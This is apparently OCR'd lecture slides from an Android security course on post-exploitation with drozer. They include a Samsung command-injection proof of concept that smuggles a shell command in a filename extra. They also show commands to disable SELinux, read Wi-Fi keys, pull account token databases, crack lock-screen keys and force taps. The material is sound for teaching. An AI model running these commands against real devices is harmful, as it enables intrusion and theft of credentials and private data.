


Figure 8.11 The drozer exploit page attempting to perform social engineering to get the user to click the reload button

Requesting Zero Permissions

- An app may request no permissions
  - Then abuse vulnerabilities to install additional packages, etc.
- This is called "breaking out of the sandbox"
- One way: use kernel exploits

Samsung Galaxy S3 Command Injection

- App constructed a command-line including user input, and ran it as **system**

```
FTATDumpService.this.DoShellCmd("dumpstate > /data/log/" + str + ".log")
```

- PoC exploit to write to SD card

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP --es FILENAME
`../../../../../dev/null;/system/bin/id > /sdcard/shellescape;'
Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has extras) }
Broadcast completed : result=0
```

ObjectInputStream

- Can be used to escalate privileges in Android before 5
  - Link Ch 8i

Full Disclosure mailing list archives

By Date By Thread Search

CVE-2014-7911: Android <5.0 Privilege Escalation using ObjectInputStream

From: Jann Horn <jann () thejh net>
Date: Wed, 19 Nov 2014 02:31:15 +0100

```
In Android <5.0, java.io.ObjectInputStream did not check whether the Object that
is being deserialized is actually serializable. That issue was fixed in Android
5.0 with this commit:
```

Jeff Forristal

- aka Rain Forest Puppy
  - Discovered SQL injection in 1998
  - Link Ch 8j
  - Presented "Fake ID" vuln at Black Hat In 2014

Fake ID Vulnerability

- Android's functions to verify that a certificate was actually signed by its issuer were missing
- Any App's certificate could claim to be from any issuer
  - Setting issuer field to **Adobe Systems Incorporated** allowed privilege escalation in Android 4.3 and earlier
- After that the WebView plug-in code was changed

Infiltrating User Data

Existing Drozer Modules

- Record Microphone
- Read and Send SMS Messages
- Read Contacts
- Capture Location, from GPS or Wi-Fi hotspots
- Screenshot or video record screen

Disabling SELinux Enforcement

You can issue `getenforce` **and check the status of SELinux on the device:**


```
dz> !getenforce

Enforcing
```

With root access you can turn SELinux off by placing it in Permissive mode as follows:

```
dz> !su -c setenforce Permissive



dz> !getenforce

Permissive
```

Recorded Video

- Can capture unlock pattern



Stealing Files from the SD Card

- On Android 4.3 and earlier, every user had access to the SD card
- Since Android 4.4, it requires **READ_EXTERNAL_STORAGE** permission

Extracting Wi-Fi Keys

- Requires root or system access

```
root@grouper:/ # cat /data/misc/wifi/wpa_supplicant.conf

...

network={

    ssid="FileName_MyWifiHotspot"

    psk="my@mAz1ngP@$$w0rD"

    key_mgmt=WPA-PSK

    priority=3

}
```

User Accounts

- Gmail account tokens stored in sqlite database
- Not passwords for Google (link Ch 8k)

```
root@kali:~/apk/accounts/demo# adb pull /data/system_ce/0/accounts_ce.db
/data/system_ce/0/accounts_ce.db: 1 file pulled. 18.4 MB/s (102400 bytes in 0.005s)
root@kali:~/apk/accounts/demo# sqlite3 accounts_ce.db
SQLite version 3.26.0 2018-12-12 11:57:35
Enter ".help" for usage hints.
sqlite> .output foo
sqlite> .dump
sqlite> .quit
root@kali:~/apk/accounts/demo# cat foo | more
```


```
CREATE TABLE accounts ( _id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT NOT NULL,
type TEXT NOT NULL, password TEXT, UNIQUE(name,type));
INSERT INTO accounts VALUES(1,'cnit128vm@gmail.com','com.google','aas_et/AKppINaBW9
ZlKFZbhD8PQCTeXSPATTN2bgu1_xQHFBqOklpUZXW1bsij21C4B-lcp0w6ZF5XWdqIaoA1oS5nNsOeIv88l
o4KGhVNImgX7236RaX3-ffStBJkMIi_sYAd7w==');
```

User Accounts

- Third-party apps may store plaintext passwords in **accounts.db** files
  - Or files with similar names
  - Especially email clients using old POP3 or SMTP protocols

Cracking Patterns, PINs, and Passwords

- **/data/system/gesture.key**
  - Cracker at link Ch 8l
- **/data/system/password.key**
  - Crack with Python (old Proj 12x)



Reading Extended Clipboards

- Any app with **Context** can read the clipboards
- Password managers put passwords in it
- **Extended clipboard**
  - Stores the last 20 items
  - Very useful for an attacker
  - Samsung saves them in **/data/clipboard/**
  - But it's not present in Genymotion

Simulating User Interaction

- **input** command can send keyboard presses, etc.

```
root@kali:~/apk/accounts/demo# adb shell input
Usage: input [<source>] <command> [<arg>...]

The sources are:
      dpad
      keyboard
      mouse
      touchpad
      gamepad
      touchnavigation
      joystick
      touchscreen
      stylus
      trackball
```


Forcing a Tap


- **adb shell dumpsys window | grep creen**
  - shows screen dimensions

```
root@kali:~/apk/accounts/demo# adb shell dumpsys window | grep creen
    mLidKeyboardAccessibility=0 mLidNavigationAccessibility=0 mLidControlsScreenLock=false
    mAwake=truemScreenOnEarly=true mScreenOnFully=true
    mShowingDream=false mDreamingLockscreen=false mDreamingSleepToken=null
    mTopFullscreenOpaqueWindowState=Window{ed9819e u0 com.android.launcher3/com.android.laun
cher3.Launcher}
    mTopFullscreenOpaqueOrDimmingWindowState=Window{ed9819e u0 com.android.launcher3/com.and
roid.launcher3.Launcher}
    mTopIsFullscreen=false mKeyguardOccluded=false
    mAllowLockscreenWhenOn=false mLockScreenTimeout=60000 mLockScreenTimerActive=false
      screenState=SCREEN_STATE_ON
   mDisplayInfo=DisplayInfo{"Built-in Screen", uniqueId "local:0", app 1536 x 1952, real 153
6 x 2048, largest app 2048 x 1904, smallest app 1536 x 1392, mode 1, defaultMode 1, modes [{
id=1, width=1536, height=2048, fps=60.000004}], colorMode -1, supportedColorModes [-1], hdrC
apabilities android.view.Display$HdrCapabilities@40f16308, rotation 0, density 320 (320.0 x
320.0) dpi, layerStack 0, appVsyncOff 1000000, presDeadline 16666666, type BUILT_IN, state O
N, FLAG_SECURE, FLAG_SUPPORTS_PROTECTED_BUFFERS, removeMode 0}
    mStableFullscreen=[0,0][1536,1952]
    isOnScreen=true
```

Forcing a Tap

- **adb shell input tap 800 975**
  - Launches Drozer :)





Extracting Application Data with Physical Access

- **adb backup -all -shared**
  - Gets all user and app data
  - From apps that do not have **allowBackup** set to **false** in their manifest
  - And all data from the SD card

Kahoot!